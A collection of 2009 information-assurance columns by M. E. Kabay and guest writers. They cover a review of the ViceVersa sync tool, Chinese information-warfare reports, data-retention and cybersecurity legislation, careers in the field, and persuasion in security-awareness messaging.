
Synchronization Software:
ViceVersa

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Keeping computers and disk drives synchronized is useful as part of a thoroughgoing business continuity strategy. The free SyncToy software has problems, as described in the previous column.< insert link to previous column >

ViceVersa PRO v2.5 from TGRMN Software< http://www.tgrmn.com/ > is a paid synchronization product that goes far beyond SyncToy. I tested the product for three weeks using its free trial (good for 30 days) and was so pleased with it that I bought a license. The license covers installation on three separate computers for the same user.

ViceVersa, like SyncToy, allows the user to define *synchronization pairs* – folders defined as sources and targets.< link to 923_figure_1.jpg >



One of the useful differences between SyncToy and ViceVersa is that the latter allows edits on any aspect of a synchronization pair. It is not necessary to delete and recreate a synchronization pair simply to reflect, say, a change in drive letter. If the original sequence of drive letters for removable disks on encrypted partitions becomes disrupted (for example, by inserting a new device before the older ones have received their usual file letters), one does not have to use disk management to reassign letters – or in some cases, to reboot the system – to continue with synchronization.

Wildcard inclusion and exclusion strings can define subsets of files within the source folders that should be synchronized; these individual definitions are called *Profile Settings*< link to 923_figure_2.jpg > and can be saved with unique names for recall and reuse.

One of the most useful aspects of ViceVersa is its range of options for synchronization. The details are fully explained in the Help facility; the following is a summary of the options:

- Synchronization (Bidirectional): duplicate all changes in source and target so that every operation on either side of the pair is duplicated on the other (e.g., new files and folders, updated files, deleted files)
- Backup (Mirror Source to Target): target becomes identical to the source using copies of new and updated files and folders
- Replication
    - Augment: new files on source are added to target
    - Refresh: updated files on source are copied to target
    - Update: new and updated files on source copied to target
- Consolidation: like synchronization except that no deletions are involved – for example, if a file was deleted from the source but still present on the target, it would be copied back to the source.

Another sophisticated feature is the *Tracking Database*, which is required for synchronization. The Tracking Database allows identification of pairs of files in which both the source version and the target version have changed from a previous state; during synchronization, such pairs are identified as potentially requiring manual reconciliation. For example, if an address book has been changed on both the source and the target since the last synchronization, it would be appropriate to identify which changes should be merged into the file (e.g., new entries).

The option *Use Volume Shadow Copy Service to copy open files* solves a problem that afflicts SyncToy: it cannot copy open files. In contrast, ViceVersa handles open files (e.g., Outlook .pst files) flawlessly. This feature means, for example, that if one forgets to close an e-mail client before synchronizing files, even the open e-mail database will be copied to the target.

I carried out some simple comparisons between SyncToy and ViceVersa using a couple of different options to explore possible differences in coverage and performance.< link to

Trial	SyncToy			ViceVersa w/ shadow	VV w/ shadow & Copy In Use		
Source	C:\ProgramData	C:\Program Files	J:\DB	C:\ProgramData	C:\ProgramData	C:\Program Files	J:\DB
Files	5,395	118,138	124	5,453	5,412	118,138	123
Folders	1,558	10,846	29	1,558	1,558	10,846	29
Size (GB)	6.6	25.1	1.57	6.6	6.6	25.1	1.57
Destination	O:\ProgramData	O:\Program Files	O:\DB	O:\ProgramData	O:\ProgramData	O:\Program Files	O:\DB
Files	5,250	117,023	121	5,226	5,226	117,853	123
% of files	97.3%	99.1%	97.6%	95.8%	96.6%	99.8%	100.0%
Folders	1,558	10,846	29	1,558	1,558	10,846	29
Size (GB)	5.06	24.6	1.57	5.01	5.01	25.1	1.57
Time (min)	7.95	288.7	1.24	8.67	8.75	96	1.76
Rate (MB/sec)	10.9	1.5	21.6	9.9	9.8	4.5	15.2

923_figure_3.jpg > These tests are *not* statistically valid trials, since there are only a few samples involved; they should be viewed as exploratory data. Perhaps the staffers at TGRMN will be interested in extending the tests to provide a more thorough exploration of performance characteristics of their product with different types of files.

The successful transfer of files seems comparable across the two products, as does the speed of synchronization of the two products varied considerably; however, the largest transfer (Program

Files) did show a much faster transfer rate in ViceVersa than in SyncToy: 4.5 MB/sec for ViceVersa and 1.5 MB/sec for SyncToy. The increase in speed meant that ViceVersa completed the synchronization in about one third the time that SyncToy took. Faster synchronization is particularly useful for large data transfers and for operations carried out while the user waits. However, once a source and a target are synchronized, it's unlikely for ordinary users that huge data volumes will have to be carried over from source to target.

ViceVersa has a companion product, VVEngine< http://www.tgrmn.com/web/vvengine/vvengine.htm > which provides a wide range of options for running synchronizations without human intervention. For example, a schedule can ensure frequent synchronizations such as once an hour – or every few minutes, for that matter. Such synchronizations provide whatever the user defines as *real time* backups, much as a RAID 1 (mirrored) array creates a duplicate (mirror) disk that is up to date at the level of seconds or even fractions of a second (depending on input/output load). Users must understand, however, that the purpose of such rapid-fire backups is to ensure quick recovery, not longer-term protection against data deletion or corruption.

ViceVersa goes beyond SyncToy in providing archival protection. SyncToy does allow one to use the Windows Recycle Bin to store files deleted during synchronization, but ViceVersa goes beyond that by offering archive options to save copies of deleted and changed files – including time-stamps added to file names.

On the whole, I'm delighted with ViceVersa and VVEngine and am already using them every day.

Good job, guys!

[Disclaimer: I have no financial involvement whatsoever in TGRMN Software: I just buy and use their products.]

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Chinese Information Warfare Capabilities 2002-2009

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The *Annual Report to Congress on the Military Power of the People's Republic of China* from the US Department of Defense has been issued every year since 2002:

> The FY2000 National Defense Authorization Act (Section 1202) directs the Secretary of Defense to submit a report "…on the current and future military strategy of the People's Republic of China [PRC]. The report shall address the current and probable future course of military-technological development on the People's Liberation Army [PLA] and the tenets and probable development of Chinese grand strategy, security strategy, and military strategy, and of the military organizations and operational concepts, through the next 20 years."
>
> This report, submitted in response to the FY2000 National Defense Authorization Act, addresses (1) China's grand strategy, security strategy, and military strategy; (2) developments in China's military doctrine and force structure, to include developments in advanced technologies which would enhance China's military capabilities; and, (3) the security situation in the Taiwan Strait.< http://www.defenselink.mil/pubs/china.html >

Reading through all the reports from 2002 through 2009 (the latter, not yet listed on the index page mentioned above, is available separately < http://www.defenselink.mil/pubs/pdfs/China_Military_Power_Report_2009.pdf >) provides valuable perspective on the DoD view of Chinese information warfare capabilities.

I have compiled extracts from the *Annual Reports* bearing on information warfare capabilities and commitment of the PRC and the PLA, including specific commentary about industrial espionage sponsored by agencies in the PRC.

The summary of extracts, "US DoD Annual Estimates of Information Warfare Capabilities and Commitment of the PRC 2002-2009," is freely available online < http://www.mekabay.com/overviews/dod_prc_iw.pdf >. China's propensity for gaining significant short-cuts in its industrial and military development processes through industrial espionage are well documented in this compilation and elsewhere. Interestingly, the same information warfare techniques seem to be applied to political espionage in the persecution of Tibetan nationalists.

The recently published report by researcher Dr Shishir Nagaraja < http://www.cl.cam.ac.uk/~sn275/ > of the University of Illinois at Urbana-Champaign and Professor Ross Anderson < http://www.cl.cam.ac.uk/~rja14/ > of Cambridge University on "malware-based electronic surveillance of a political organisation by the agents of a nation state" is entitled "The snooping dragon: social-malware surveillance of the Tibetan movement." [*Technical Report Number 746* from the University of Cambridge Computer Laboratory (UCAM-CL-TR-746, ISSN 1476-2986) < http://www.cl.cam.ac.uk/techreports/UCAM-CL-TR-746.pdf >] The scientists' research reveals systematic espionage carried out through malware. The authors write in their abstract,

> "While malware attacks are not new, two aspects of this case make it worth serious study. First, it was a targeted surveillance attack designed to collect actionable intelligence for use

> by the police and security services of a repressive state, with potentially fatal consequences for those exposed. Second, the modus operandi combined social phishing with high-grade malware. This combination of well-written malware with well-designed email lures, which we call social malware, is devastatingly effective. Few organizations outside the defence and intelligence sector could withstand such an attack, and although this particular case involved the agents of a major power, the attack could in fact have been mounted by a capable motivated individual. This report is therefore of importance not just to companies who may attract the attention of government agencies, but to all organisations. As social-malware attacks spread, they are bound to target people such as accounts-payable and payroll staff who use computers to make payments. Prevention will be hard. The traditional defence against social malware in government agencies involves expensive and intrusive measures that range from mandatory access controls to tiresome operational security procedures. These will not be sustainable in the economy as a whole. Evolving practical low-cost defences against social-malware attacks will be a real challenge."

As world economic conditions continue to worsen, I expect to see growing use of industrial espionage techniques by current actors and by new ones. Threats against proprietary information and perhaps even risks from sabotage may well increase over the next months and perhaps years.

Despite the reflex tendency for retrenchment as revenues fall, now is not the time to be reducing the information security workforce.

Semper vigilans.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Be Careful What You Wish For:
Unexpected Consequences of Required Dynamic Address Allocation Logging

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Friend and colleague Robert Gezelter, CDP points to serious deficiencies in the thinking behind legislation currently under consideration in the House and Senate of the Congress of the United States. The remaining text is entirely Bob's with minor edits.

* * *

This past February 13, Senator John Cornyn (R-TX) introduced S.436, the "Internet Stopping Adults Facilitating the Exploitation of Today's Youth Act of 2009" (referred to as the "Internet SAFETY Act"). Representative Lamar Smith (R-TX) introduced a parallel resolution in the House of Representatives, H.R.1076.

Both measures amend 18 USC §2703 < http://www4.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00002703----000-.html > to require that "A provider of an electronic communications service or remote computing service shall retain for a period of at least two years all records or other information pertaining to the identity of a temporarily assigned network address the service assigns to that user."

Taken broadly, as some legal commentators have concluded,< http://papers.ssrn.com/sol3/papers.cfm?abstract_id=421860 > such requirements extend beyond the level of commercial Internet Service Providers (ISPs) and ensnare everyone who operates a Wi-Fi hot-spot or firewall, requiring every home or small business to become a long term custodian of network logging data.
This requirement has problems of technical feasibility and accuracy. It may create both a surveillance hazard and subpoena target.

The proposed legislation presumes the use of a network protocol suite that uses hardware MAC addresses, such as the IP suite. and there are serious technical issues. Dynamic addresses are typically managed using the Dynamic Host Configuration Protocol (DHCP), < http://www.ietf.org/rfc/rfc2131.txt >. However, IP address assignment can also be done dynamically without any centralized authority under Microsoft's "Automatic IP Addressing" (AIPA) < http://www.ietf.org/rfc/rfc3927.txt >. DHCP servers issue "Leases" to requesting machines on a specific IP addresses for a specified period of time, subject to renewal.

The association managed by either scheme depends on associating an IP address with an IEEE 802.3 media access control (MAC) address< http://standards.ieee.org/getieee802/802.3.html >. Although all IEEE 802.3 interfaces have a default hardware MAC address, the default is not always used by software. MAC addresses were never intended as non-forgeable machine serial numbers, and indeed MAC address spoofing (forging) and related attacks are well known security hazards.< http://en.wikipedia.org/wiki/Arp_spoofing > MAC addresses are not a non-repudiable identifier.

Thus, it is quite possible to assume a DHCP lease without any knowledge of the original lessor. When the original lessor is seen to cease operation, the pretender merely assumes the mantle of the original MAC address and continues to use the network.

A second, far more serious problem is time correlation. Log records are reliable only if the timeline recorded in different logs can be correlated to a common clock. Tracking an Internet connection to a given address on one side of a firewall is useful only if it can be determined precisely which address on the far side of the firewall corresponded to that connection (in IP, the port number) at that precise time. Thus, TCP port 8465 may point to one address at 12:00:15 and to a different address at 12:00:30. Absent precisely correlated logs, which connection is the one of interest is not easily determined.

Thus, the attributability of the resulting logs is called into question, even without raising a question of MAC forgery.
There are millions of home and small office firewalls presently deployed.< http://hraunfoss.fcc.gov/edocs_public/attachmatch/DOC-270128A1.pdf > These appliances are not even physically capable of storing the information required without replacement. Who will cover the cost and effort required to upgrade or replace this equipment? Who will incur the cost of preserving the logs generated by this equipment?
There is far more at risk from this legislation than the child pornography referred to in its title and preamble. Bruce Schneier's comment in a January 29, 2009 essay concerning the Mumbai terror attack is apropos < http://www.guardian.co.uk/technology/2009/jan/29/read-me-first-google-earth >:

> "Society survives all of this because the good uses of infrastructure far outweigh the bad uses, even though the good uses are – by and large – small and pedestrian and the bad uses are rare and spectacular. And while terrorism turns society's very infrastructure against itself, we only harm ourselves by dismantling that infrastructure in response – just as we would if we banned cars because bank robbers < http://www.guardian.co.uk/technology/2008/sep/04/terrorism.terrorismandtravel > used them too."

Imposing a duty to log all Internet activity on every home and small business, and requiring the data to be retained for two years imposes an unprecedented burden with limited utility. It also poses severe risks for invasions of privacy engendered by this very log data.

A more extensive discussion of this legislation is onlined in "Will Long Term Dynamic Address Allocation Record Retention Help or Hurt?" < http://www.rlgsc.com/blog/ruminations/retain-dynamic-address-allocation-logs.html >

[MK adds: You might want to start contacting your Senators and your Representative about this issue.]

* * *

Robert Gezelter, CDP has 33 years of experience in operating systems, networks and security consulting. He can be reached via his firm's Web site.< http://www.rlgsc.com >. He is the author of the "Mobile Code" and "E-Commerce and Web Server Safeguards" chapters in the *Computer Security Handbook*, 5th Edition edited by Seymour Bosworth, M. E. Kabay and E. Whyne (2009) published by John Wiley & Sons.< http://tinyurl.com/amjy6a >

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

IA Career Development:
Need for IA Professionals Will Grow

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Recently I was asked by a journalist for comments on careers in information assurance. Little of what I wrote fit into the article, so I'm publishing my remarks here. In response to a similar question some years ago, I published a paper for the American Association for the Advancement of Science which is still available < http://sciencecareers.sciencemag.org/career_magazine/previous_issues/articles/2004_09_24/noDOI.2948621861779564939 > as baseline information. A short piece entitled "Careers in Information Security" is available from my Website < http://www.mekabay.com/overviews/careers.pdf > and a longer piece is "Information Security Resources for Professional Development."< http://www.mekabay.com/overviews/infosec_ed.pdf >

* * *

We will see increasing integration of information assurance into the strategic thinking of organizations as managers realize that the economic downturn increases pressures for illegality. Employees and managers who are desperate for continued employment may find their ethical standards weakening; we already have documented cases from past years of employees and managers who have broken into competitors' systems to acquire competitive intelligence or to steal intellectual property that will an immediate economic advantage to their current employers. How many more will we see as they contemplate the specter of job loss?

The other factor I foresee is that the economic downturn will increase the demands of the market for better integration of security in COTS (commercial off-the-shelf) software. Companies and other organizations which are counting pennies will become increasingly intolerant of the shoddy programming that has been typical of much of the software that passes for professional products in the current marketplace. Well-known errors that lead to common vulnerabilities as defined in the CVE (Common Vulnerabilities and Exposures) database < http://cve.mitre.org/ > will, in my view, become grounds for individual breach-of-contract lawsuits and possibly for class-action lawsuits. Readers may want to refer to Chapter 38, "Writing Secure Code" by Lester E. Nichols, Timothy Braithwaite and me from the recently released *Computer Security Handbook*, Fifth Edition (Wiley, 2009) < http://tinyurl.com/dmefvt > (CSH5) will provide some useful background reading on these issues.

Another problem rooted in the poor economy is personnel management. As employees become more stressed, employee management for sound information security becomes increasingly important. Chapter 45 on "Employment Policies and Practices" by Bridgitt Roberson and myself in the CSH5 presents practical advice.

IA professionals must understand that assuring the six fundamental attributes of information security is absolutely integral to meeting the strategic needs of every organization. Confidentiality, control or possession, integrity, authenticity, availability and utility (the Parkerian Hexad) are at the heart of IA (narrated PowerPoint file available <

http://www.mekabay.com/overviews/hexad.ppt >). See Chapter 3, “Towards a New Framework for Information Security” by Donn B Parker in the CSH5.

At the same time, IA professionals must learn to apply rational risk management to all of our decisions; we cannot swagger around the organization barking orders at our colleagues as if we were zealots enforcing a mystical doctrine. IA serves the interests of the organization in a context of risk assessment and rational allocation of resources. IA personnel must use every managerial and psychological skill available to convince colleagues to collaborate in protecting information assets – coercion does not work. Thus in addition to technical understanding and skills, IA practitioners need to be able to listen, learn, analyze and respond to the needs of their colleagues and to recognize the strategic goals of the organization so that they can put their efforts where they will count.

Being able to communicate well is a tremendous asset for IA professionals, and that's why the Master of Science in Information Assurance (MSIA) at Norwich University < http://infoassurance.norwich.edu/ > includes so much analysis and writing as part of its curriculum. Many of our graduates have written back to us over the years to thank us for the honing of their communications skills.

Another side of career development is visibility. Practitioners will do well for their profession and for their careers by sharing knowledge with others through presentations at professional user group meetings and larger conferences. Young people, in particular, benefit in all ways by writing thoughtful, factual, insightful articles on information assurance issues; not only do they legitimately feel a glow of achievement in helping others, they also expose themselves to new challenges that encourage additional thought and they add credibility to their résumés.

A White Paper on “IA Education in a {Rec,Depr}ession”< http://www.mekabay.com/overviews/education.pdf > is available with an extended discussion of these topics.

I hope that readers who know young people (including high-school students) who have expressed interest in IA careers will pass this article on to them and to their guidance counselors.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Applying the Science of Persuasion to Security Awareness

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Do you ever wonder whether all those security-awareness posters, coffee mugs, pens, mouse pads, and sandwich-bag clips are having any effect at all to improve security?

Actually, they may be making things worse – if they violate the principles established by psychologists.

My good friend and colleague, security-awareness guru K Rudolph of Native Intelligence< http://www.nativeintelligence.com> describes how to use the science of persuasion to improve security awareness messages. Everything that follows is entirely K's work with minor edits.

* * *

Robert B. Cialdini, Regents' Professor of Psychology and Marketing at Arizona State University, is considered an expert on influence. He studies and writes about the science of persuasion. He's one of the authors of *Yes!: 50 Scientifically Proven Ways to Be Persuasive* – my favorite book about social-psychological research on persuasion.< http://www.amazon.com/Yes-Scientifically-Proven-Ways-Persuasive/dp/1416570969/ >

Yes has a chapter about a common mistake that causes messages to self-destruct. The authors tell the story of former graduate student who had visited the Petrified Forest National Park in Arizona with his fiancée. At the park's entrance a sign stated, "Your heritage is being vandalized every day by theft losses of petrified wood of 14 tons a year, mostly a small piece at a time." The student was shocked when after reading the sign, his normally ultra-honest fiancée whispered, "We'd better get ours now."

This incident inspired the authors to design an experiment where they posted two different signs. One used the concept of "negative social proof." It read, "Many past visitors have removed the petrified wood from the park, changing the natural state of the Petrified Forest." That sign also showed a picture of several visitors taking pieces of wood. The experiments placed a second sign to simply convey that stealing wood was not appropriate. The second sign said, "Please don't remove the petrified wood from the park, in order to preserve the natural state of the Petrified Forest." The accompanying image showed a lone visitor stealing a piece of wood, covered by the universal "No" symbol of a red circle with a slash through it.

The experimenters placed marked pieces of wood along various pathways and observed how the signs affected the rate of theft. They switched the signs at the entrance to the pathways, and they also used pathways with no signs posted as a control condition.

The results and analysis?

- Where there was no sign, 2.92 percent of the wood pieces were stolen. Where the social proof sign (stating that many visitors had removed wood) was posted, the theft rate increased to 7.92 percent. Where the sign asked people not to steal the wood and depicted

a single thief, the theft rate decreased to 1.67 percent.

- Put simply, social proof refers to our tendency to go along with the crowd and follow the most popular course of action. We do things that we see other people like us doing.

- Using negative social proof, e.g., communicating the popularity of an undesirable behavior, focuses the audience on the prevalence, rather than the undesirability, of the behavior.

- The authors recommended that the park management reframe the statistics to focus attention on the number of people who respect the park's rules, which turned out to be more than 97 percent.

Here's an example of how I applied this lesson to security awareness. To catch peoples' attention, I like to introduce each awareness topic with something unexpected – a humorous quote, an unusual image, or a statement designed to elicit an audience reaction of surprise, "I didn't know that," or, "I never thought of it that way."

Todd Snapp, President of RocketReady < http://www.rocketready.com >, frequently speaks to audiences about the human side of security. He often asks the audience to guess the most common passwords that his team of penetration testers finds in organizations where the passwords requirements include using characters from at least three sets (e.g., uppercase, lowercase, and numbers) and the passwords had to be changed every 90 days.

Audience members usually call out with guesses, but they rarely guess the answer. When Todd tells them, there is usually a collective groan and head slap as audience wonders why such a simple and retrospectively obvious answer didn't occur to them.

The answer? The season and the year: Fall2008, Winter2008, or Winter2009.

Based on the audience reaction, I decided that this tidbit of information would be a good way to introduce the topic of passwords. In the next e-learning course module for passwords, I worked on, I placed a "Did You Know?" graphic followed by a quote from Todd's presentation starting with, "The most common passwords we find …".

About a week later, the light bulb came on when I read *Yes!* I realized that by presenting the information as I had, I was conveying the wrong message – despite the implied disapproval of choosing passwords that are easy-to-guess – that such behavior is common. The quote acted as strong social proof that many people just like the audience choose these easily-guessed passwords.

This realization made me wonder how often we misunderstand the impact of our messages.

I immediately changed the introduction to advise people *not* to choose the season and year for passwords and to focus their attention on a positive behavior. I used an image showing people who had chosen strong passwords speaking disapprovingly of a single person in the organization who used the season and year. This made it clear that people who use weak passwords are in the minority and are disapproved of by their co-workers.

So remember: emphasize the deviance, not the popularity, of insecure behavior.

* * *

K Rudolph, CISSP < mailto: kaie@nativeintelligence.com > is the founder and Chief Inspiration Officer of Native Intelligence, Inc. < http://www.nativeintelligence.com>. K is an accomplished writer and lecturer < http://www.nativeintelligence.com/ni-about/whois-k.asp > who was honored in 2006 as Security Educator of the Year by the Federal Information Systems Security Educators' Association (FISSEA).

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

LEGISLATE to REGULATE and FACILATE: Implications of proposed Cybersecurity Act of 2009 (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Legislators mean well, but their proposals for regulation of areas that depend on technical expertise always make my hackles rise – even before I've read the details.

One of these cases is the occasion for today's and our next columns. I received a thoughtful note from Bill Garamella, a graduate of the MSIA Program< http://infoassurance.norwich.edu/ > of the School of Graduate Studies< http://www.norwich.edu/academics/business/infoAssurance/index.html > at Norwich University< http://www.norwich.edu/ > about the situation and invited him to write for the column. Here's the first of Bill's two-part contribution; everything that follows is entirely Bill's work with minor edits.

* * *

Cyberattacks often originate outside of the jurisdictions they occur in and authorities may lack reciprocal extradition agreements.< http://www.infowar-monitor.net/ > Extradition assumes that the perpetrators can be identified; often they cannot. These limitations create problems with enforcement issues and increase the importance of defensive measures. < http://www.schneier.com/blog/archives/2007/04/cyberattack.html >

The ramifications of a successful attack on critical elements of the cyber infrastructure are making their way into mainstream media.
< http://www.nytimes.com/2008/08/13/technology/13cyber.html?_r=1&th&emc=th >

With this growing awareness comes a call to arms. However, although it is high time for awareness and action, we must move carefully when building defenses.

All users of the information infrastructure would benefit from minimum enforceable security standards. A common analogy is the need to standardize driving rules and highway regulations: allowing an untrained driver onto public roads poses a threat to all other users. Likewise, vehicles equipped with seatbelts save lives when used as directed.

Government, financial, and healthcare segments of the information infrastructure are subject to enforceable standards and, as a result, are arguably more secure than many unregulated segments. < http://www.circleid.com/posts/20090331_innovation_and_cybersecurity_regulation/ > It follows that unregulated segments of the information infrastructure pose a greater threat to everyone.

The fact the Internet works at all is a result of established protocols that were agreed on many years ago. The only way a computer can connect to other computers is by following the same rules as the other computers.< http://www.tcpipguide.com/free/t_TCPIPOverviewandHistory.htm >

Unfortunately, when these rules were established, little attention was given to security factors. < http://www.nytimes.com/2009/02/15/weekinreview/15markoff.html?_r=2&pagewanted=all > The early architects designed the cyber infrastructure to accommodate a relatively small number of trusted insiders. < http://www.dei.isep.ipp.pt/~acc/docs/arpa.html > They never imagined this would grow to include billions of users, including bad actors.

On April 1, 2009, the "Cybersecurity Act of 2009" consisting of S.773 and S.778 was introduced in the United States Senate. Its stated purpose :

> S. 773 – "To ensure the continued free flow of commerce within the United States and with its global trading partners through secure cyber communications, to provide for the continued development and exploitation of the Internet and intranet communications for such purposes, to provide for the development of a cadre of information technology specialists to improve and maintain effective cyber security defenses against disruption, and for other purposes."< http://cdt.org/security/CYBERSEC4.pdf >
>
> and
>
> S.778 – "A bill to establish, within the Executive Office of the President, the Office of National Cybersecurity Advisor."< http://cdt.org/security/CybAdvisr1.pdf >

Critical industries including agriculture, food, water, public health, emergency services, telecommunications, energy, transportation, chemicals and hazardous materials, postal and shipping are among those cited in the proposal as needing additional regulation.

In the second of this two-part series, Bill Garamella will present his analysis of the proposed legislation and suggest practical responses by IA professionals.

* * *

William D. Garamella, MSIA, < mailto:williamgaramella@gmail.com > was working in general IT three years ago, and concluded that cybersecurity is a critically important and meaningful pursuit. In 2008 he graduated from Norwich University's Master of Science in Information Assurance (MSIA) program with honors. He is currently seeking an opportunity in the IA field. In particular, he is interested in conducting IA assessments for small and medium size organizations. He also has a background in real estate management, appraisal, and investments.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

LEGISLATE to REGULATE and FACILATE: Implications of proposed Cybersecurity Act of 2009 (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In the first of this two-part series, Bill Garamella raised the issue of the "Cybersecurity Act of 2009" consisting of S.773 < http://cdt.org/security/CYBERSEC4.pdf > and S.778.< http://cdt.org/security/CybAdvisr1.pdf > Everything that follows is entirely Bill's work with minor edits.

* * *

The proposed "Cybersecurity Act of 2009" is a hot topic. Its premises:

- Society can not function without the cyber infrastructure;
- The current state of cybersecurity is unacceptable and threats of a major attack on the cyber infrastructure are real;
- All users of the cyber infrastructure should provide and prove cybersecurity for the good of all users.

Pundits are discussing this proposed legislation with enthusiasm or vehemence according to their preferences.

Supporters are saying the President needs this authority to shut down the private networks on the Internet to defend against a cyberatack.< http://www.ecommercetimes.com/story/66711.html > One supporter states: "The market has failed to secure cyberspace. A ten-year experiment in faith-based cybersecurity has proven this beyond question." < http://www.circleid.com/posts/20090331_innovation_and_cybersecurity_regulation/ > Opponents are saying civil liberties are at stake < http://www.cdt.org/headlines/1196http://www.cdt.org/headlines/1196 > and suggest that the impact to private business could be too costly.< http://mycsosolutions.net/2009/04/12/cybersecurity-act-of-2009/ > Some suggest extension of a liability regime as an alternative to regulation. < http://www.cato.org/tech/tk/090313-tk.html >

Both positions contain elements of truth.

An effective attack could disrupt or disable elements such as public utilities, including power, water and gas. Ground and air traffic control systems are also potential targets. These critical elements warrant no less protection than defense, finance and healthcare. There is a proliferation of data breaches from all sectors of the cyber infrastructure < http://www.privacyrights.org/ar/ChronDataBreaches.htm#1 > Left alone, this situation will only get worse.

Security guru Bruce Schneier wrote an interesting entry in his blog on April 2, 2009 entitled "Who Should be in Charge of U.S. Cybersecurity?"< http://www.schneier.com/blog/archives/2009/04/who_should_be_i.html > about potential government involvement in overall cybersecurity and the NSA's role. He calls for the

government to act as a facilitator but for the NSA to back off.

Even as I was writing this, Grant Gross of *Computerworld Security* was reporting,

> "April 8, 2009 (IDG News Service) – Cyperspies from China, Russia and elsewhere have gained access to the U.S. electrical grid and have installed malware tools designed to shut down service, according to a news report [on April 8]." < http://www.computerworld.com/action/article.do?command=viewArticleBasic&taxonomyName=security&articleId=9131275&taxonomyId=17&intsrc=kc_top%20%3E >

The discussion over whether private networks should be regulated and how is exactly what is needed. We must act, carefully, thoughtfully and without delay. I urge that legislators consider the following key points:

- Government function as regulator and facilitator;
- Cybersecurity must be elevated to a priority across all sectors;
- Existing private cybersecurity sector is mature and likely the best resource for crafting method for private sector implementation;
- A common language is needed to bridge government and non-government sectors;
- Identify baseline cyber security standards appropriate for each industry;
- Standardized metrics will streamline enforcement process;
- View enforcement as an opportunity to educate.

An opportunity exists for government and the private sector to join in a debate that can draw out the best ideas from both. As a facilitator, government can provide a flexible framework that can accommodate all elements of the cyber infrastructure. With this we can build a partnership to better protect all.

[MK adds:

As IT professionals, you can influence the future of our profession by getting politically involved. Use the information in this article and the sources Bill has included to create your own letters to your representatives. To locate your legislators, you can use the resources for the US Senate < http://hagel.senate.gov/general/contact_information/senators_cfm.cfm > and the US House of Representatives < http://www.house.gov/house/MemberWWW_by_State.shtml > on the Web. Whatever your opinion, make your case strongly, clearly and politely to our legislators.

You can also get involved with your professional associations and raise these issues with your colleagues there and at work.

Democracy works only if we make it work.]

* * *

